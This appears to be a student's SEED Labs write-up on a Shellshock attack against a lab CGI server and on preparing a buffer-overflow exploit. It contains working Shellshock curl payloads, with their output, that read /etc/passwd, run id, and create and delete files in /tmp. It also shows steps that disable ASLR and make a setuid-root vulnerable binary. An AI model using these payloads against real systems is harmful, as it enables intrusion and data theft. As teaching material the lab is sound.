

Section 2

1. "-A" flag allows you to edit the "User-Agent" field, "-e" flag allows you to edit the "referrer" field, "-H" flag allows you to create a custom header with a custom field within it.
2. The following images represent the approaches:
   a) Getting contents of /etc/passwd file from server using -A flag:




```
b-shellshock.com/cgi-bin/vul.cgi
[11/07/24]seed@VM:~/.../Shellshock$ curl -A "
() { echo hello; }; echo Content_type: text/p
lain; echo; /bin/cat /etc/passwd" http://www.
seedlab-shellshock.com/cgi-bin/vul.cgi
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nolog
in
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nolog
in
man:x:6:12:man:/var/cache/man:/usr/sbin/nolog
in
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nol
ogin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/n
ologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
```

   b) Getting the server to tell me the process' user ID using the -e flag:




```
[11/07/24]seed@VM:~/.../Shellshock$ curl -e "
() { echo hello; }; echo Content_type: text/p
lain; echo; /bin/id" http://www.seedlab-shell
shock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(w
ww-data)
[11/07/24]seed@VM:~/.../Shellshock$
```

c) Getting the server to create a file named “shellshock_test.txt” within the /tmp folder using the -e flag then listing /tmp folder contents using -H flag:




```
[11/08/24]seed@VM:~/.../Shellshock$ curl -e "
() { echo hello; }; echo Content_type: text/p
lain; echo; /bin/id" http://www.seedlab-shell
shock.com/cgi-bin/vul.cgi
uid=33(www-data) gid=33(www-data) groups=33(w
ww-data)
[11/08/24]seed@VM:~/.../Shellshock$ curl -e "
() { :; }; echo Content_type: text/plain; ech
o; echo 'This is a test file created by Shell
shock' > /tmp/shellshock_test.txt" http://www
.seedlab-shellshock.com/cgi-bin/vul.cgi
Content-type: text/plain


Hello World
[11/08/24]seed@VM:~/.../Shellshock$
```



```
[11/08/24]seed@VM:~/.../Shellshock$ curl -H "
Custom-Header-For-Attack: () { :; }; echo Con
tent_type: text/plain; echo; /bin/ls /tmp " h
ttp://www.seedlab-shellshock.com/cgi-bin/vul.
cgi
core
shellshock_test.txt
[11/08/24]seed@VM:~/.../Shellshock$
```

d) Getting the server to delete the file I just created from the /tmp folder using the “-H” flag:




```
[11/08/24]seed@VM:~/.../Shellshock$ curl -H "
Custom-Header-For-Attack: () { :; }; echo Con
tent_type: text/plain; echo; /bin/ls /tmp " h
ttp://www.seedlab-shellshock.com/cgi-bin/vul.
cgi
core
shellshock_test.txt
[11/08/24]seed@VM:~/.../Shellshock$ curl -H "
Custom-Header-For-Attack: () { :; }; echo Con
tent_type: text/plain; echo; /bin/rm /tmp/she
llshock_test.txt " http://www.seedlab-shellsh
ock.com/cgi-bin/vul.cgi
[11/08/24]seed@VM:~/.../Shellshock$ curl -H "
Custom-Header-For-Attack: () { :; }; echo Con
tent_type: text/plain; echo; /bin/ls /tmp " h
ttp://www.seedlab-shellshock.com/cgi-bin/vul.
cgi
core
[11/08/24]seed@VM:~/.../Shellshock$
```


3. The following:

a. No, you will not be able to steal the contents of /etc/shadow file because we do not have root access. The UID and GID of the process is 33, being "image_www" not the root. So the attack would not work, the command would return nothing.

b. Trying to take advantage of the fact that the sever reads the string after the "?" in an HTTP GET request will not be an advantage in an attack. In my experimenting, the string directly after the mark will be read and copied to the QUERY_STRING environment variable. The issue is, the segment is only copied up until it reaches whitespace, so most commands will not work if we append them to a URL after the mark, the rest of the string gets disregarded, and an error is thrown for illegal formatting. The string is also only copied, no commands will be executed, only read and copied to the environment variable. These downsides take away any attack surface. Here are some pictures of my testing where I tried to simply list the current directory:




```
_=/usr/bin/env
[11/08/24]seed@VM:~/.../Shellshock$ curl http
://www.seedlab-shellshock.com/cgi-bin/getenv.
cgi?/bin/cat /etc/passwd; env
****** Environment Variables ******
HTTP_HOST=www.seedlab-shellshock.com
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin
:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.41 (Ubun
tu) Server at www.seedlab-shellshock.com Port
 80</address>
SERVER_SOFTWARE=Apache/2.4.41 (Ubuntu)
SERVER_NAME=www.seedlab-shellshock.com
SERVER_ADDR=10.9.0.80
SERVER_PORT=80
REMOTE_ADDR=10.9.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
```



```
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/getenv.cgi
REMOTE_PORT=55514
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=/bin/cat
REQUEST_URI=/cgi-bin/getenv.cgi?/bin/cat
SCRIPT_NAME=/cgi-bin/getenv.cgi
curl: (3) URL using bad/illegal format or mis
sing URL
SHELL=/bin/bash
SESSION_MANAGER=local/VM:@/tmp/.ICE-unix/1697
2,unix/VM:/tmp/.ICE-unix/16972
QT_ACCESSIBILITY=1
COLORTERM=truecolor
XDG_CONFIG_DIRS=/etc/xdg/xdg-ubuntu:/etc/xdg
XDG_MENU_PREFIX=gnome-
```

Task 2:

1. By turning off the address randomization, we can properly preform the buffer overflow attack by calculating the expected address of the return address. By turning off the stack protector countermeasure using execstack and disabling stack canaries using -fno-stack-protector, we are able to perform operations on the stack directly while making the stack executable.



```
[11/09/24]seed@VM:~/.../BufferOverflow$ ls
exploit.py                    stack.c
peda-session-gdb_stack.txt  stackgcc.c
[11/09/24]seed@VM:~/.../BufferOverflow$ rm pe
da-session-dbg_stack.txt
rm: cannot remove 'peda-session-dbg_stack.txt
': No such file or directory
[11/09/24]seed@VM:~/.../BufferOverflow$ rm pe
da-session-gdb_stack.txt
[11/09/24]seed@VM:~/.../BufferOverflow$ ls
exploit.py  stack.c  stackgcc.c
[11/09/24]seed@VM:~/.../BufferOverflow$ gcc -
o stack -z execstack -fno-stack-protector sta
ck.c
[11/09/24]seed@VM:~/.../BufferOverflow$ sudo
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/09/24]seed@VM:~/.../BufferOverflow$ sudo
chown root stack
[11/09/24]seed@VM:~/.../BufferOverflow$ sudo
chmod 4755 stack
[11/09/24]seed@VM:~/.../BufferOverflow$ 
```

Explanation of the values in exploit.py: NOP Sled content ensures that if the return address lands anywhere within the sled, it will slide into the shellcode. The shellcode placement will be near the end of the payload to fit the allocated space while leaving enough room for the NOP sled. The return address is going to be set to a predictable address within the NOP sled or the buffer to control the flow of execution properly. We will need to continuously edit the padding length incrementally to find the proper size to have the proper location for the return address. This can be ran using a loop that keeps increasing the padding by a 1 byte until the root shell is reached. This can be added within the exploit.py to edit the 'offset' value.